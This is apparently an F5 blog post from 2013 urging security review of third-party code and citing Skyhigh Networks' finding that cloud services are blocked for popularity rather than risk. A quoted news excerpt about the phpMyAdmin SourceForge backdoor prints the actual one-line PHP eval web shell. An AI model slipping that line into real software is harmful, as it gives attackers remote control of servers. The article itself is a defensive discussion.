Code from the Cloud: Are you getting more than you bargained for?

Lori MacVittie, 2013-25-09

#cloud #security #infosec #devops Data from Skyhigh Networks reveals that popularity, not risk, will get you blocked, leaving some of the riskiest services available.

It was at my very first job as a developer that I learned about code reviews (and that I intuitively hated them, a characteristic I share with many developers I've then since learned). We wrote and maintained software that automated tax preparation (yes, you may in fact be using services that contain code I touched long ago - caveat emptor ;-)) and going over code was an important part of the process. In addition to making sure we were following coding standards with respect to source formatting there was also the opportunity for improvements and to find potential mistakes that might be disastrous given the nature of the software we developed.


Fast forward a number of years (right, like I was going to tell you how many) and code reviews are still a part of the development process. The thing is that the reasons for reviewing source code have expanded, primarily thanks to the success of open source.

It goes without saying (but I'll say it anyway) that the practice of "code reviews" needs to expand in terms of groups who conduct them, as well, as "code" moves out of the walled application development garden and spills out into devops and networking teams as well.

Yes, as a matter of fact, those Chef recipes and PERL and Python scripts ***are*** a kind of code. As are the OpenStack packages you downloaded, and that OSS SDN controller just as surely as that node.js package - Restify - that an application developer grabbed is code. Given the rising importance of automation and orchestration to realize continuous delivery and improve network service velocity, scripts and code that drive such systems should be carefully reviewed to ensure a simple mistake (ever misplace a semi-colon in an if statement? Hmmm?) does not lead to disastrous downtime or disruption.

It **needs to be reviewed**. Carefully. Not necessarily for style, but for **substance**. Not only because it coding errors can lead to downtime and disruption, but because code acquired from third-party services are ripe for exploitation by the omnipresent "bad guys" looking for an opportunity to inject malware into an organization for fun and/or profit, no matter what use the code is intended to serve.

If you think that's fanciful paranoia - think again. As Skyhigh Networks points out in their first annual Cloud Adoption & Risk Report, code sharing services have, in fact, seen compromise in recent years. Some of us will recall, of course, similar issues with tainted Linux RPMs many (more) years ago.



phpMyAdmin backdoor found on SourceForge site

Secret code added to the package gives attackers the ability to hijack servers.

by Dan Goodin - Sept 25 2012, 11:05am PDT

```
<?php @eval($_POST['c']);?>
```

```
名称                          修改日期
server_export.php            2012-8-12 上午9:45
server_import.php            2012-8-12 上午9:45
server_plugins.php           2012-8-12 上午9:45
server_privileges.php        2012-8-12 上午9:45
server_replication.php       2012-8-12 上午9:45
server_sql.php
server_status.php
server_sync.php              2012-8-12
server_synchronize.php
server_variables.php         2012-8-12
setup                        2012-8-12
```


GitHub Compromised by Mass Assignment Vulnerability

by Jonathan Allen on Mar 12, 2012 | 6 comments

GitHub was recently compromised by a vulnerability in Ruby on Rails know as mass assignment. This vulnerability is thought to not only affect a large number of Ruby-based websites, but also those using ASP.NET MVC and other ORM-backed web frameworks.

Mass assignment by itself is a safe and effective technique for mapping form data to objects. The equivalent in ASP.NET MVC, known as data binding, is likewise safe when used on its own. The actual vulnerability comes from the reckless mixing of mass assignment with an ORM.

It's unrealistic to believe that every code review of OSS acquired code will find a risk - even if they exist. Hundreds of thousands - to millions - of lines of code are shared and wind up included in software every day. That's a lot of code to review. But someone should take a look through it - whether using automated static analysis tools (even I can write a grep statement to scan for the use of sockets and files and the like to point out potential areas in need of closer examination) or manual evaluation.



And it shouldn't matter whether the code was acquired for inclusion in a web application, in devops, or for automating the network. **Code is code**, it should be reviewed with an eye toward the very real risk it presents to the organization.

The same goes for the other risky services Skyhigh found prevalent in just about every organization across its report. With 3,000,000 users of cloud services included, its findings are not ones you should ignore.

Popularity Trumps Risk

The best way to sum up Skyhigh's findings is that popularity trumps actual risk. For a significant portion of organizations, the popularity - and thus awareness of - cloud services is what gets you banned from crossing the data center firewall. They are, according to Skyhigh, blocking services based on (perceived0 productivity loss - not risk.

Granted, productivity loss is a risk - a business risk - but that kind of risk can often be managed better through behavioral management techniques, not technological ones.

The bigger problem is not the blocking of popular social media and cloud service sites, but the reasons why they come to the attention of policy makers that lay down the blocking law in the first place. It's all about popularity, about awareness.

Cloud services today are primarily blocked based on the almost certain probability that because a service is well known and our firewall logs show connections to those sites in our Top Ten Eye Candy Report, it's cutting into ***our*** time. Thus it is blocked.

Those sites that don't appear in the Top Ten (or even Top Twenty) but carry with them even more risk (because they are less well used and likely less mature in terms of security and addressing enterprise concerns) are left available to corporate users.

This is evident as you peruse Skyhigh's Report, with sites like DropBox blocked on a regular basis but up and coming Rapidgator? It's barely noticed, despite its higher risk rating. GitHub? Blocked 21 percent of the time but high-risk service Codehaus? Blocked only 1% of the time. Because it's not got the mindshare and popularity of Github. But it only takes **one user**, after all, to use a risky service and unintentionally introduce malware or malicious code to take out a corporate network.

That's why visibility - awareness - is so important. It's critical to ensuring that third-party source as well as services used, accessed, and acquired from the cloud is acceptable for use within an organization. Skyhigh claims that cloud service usage is at least 10 times higher than actually believed within organizations. Its data certainly appears to back that up.

Whether it's understanding what services - and what risks they pose - or what code is being included in applications, visibility is the key to being able to set policies that address real risks, rather than those inferred by popularity.

You can find Skyhigh Networks' report here - I definitely suggest a read through, it's eye-opening stuff.

F5 Networks, Inc. | 401 Elliot Avenue West, Seattle, WA 98119 | 888-882-4447 | f5.com

F5 Networks, Inc.
Corporate Headquarters
info@f5.com

F5 Networks
Asia-Pacific
apacinfo@f5.com

F5 Networks Ltd.
Europe/Middle-East/Africa
emeainfo@f5.com

F5 Networks
Japan K.K.
f5j-info@f5.com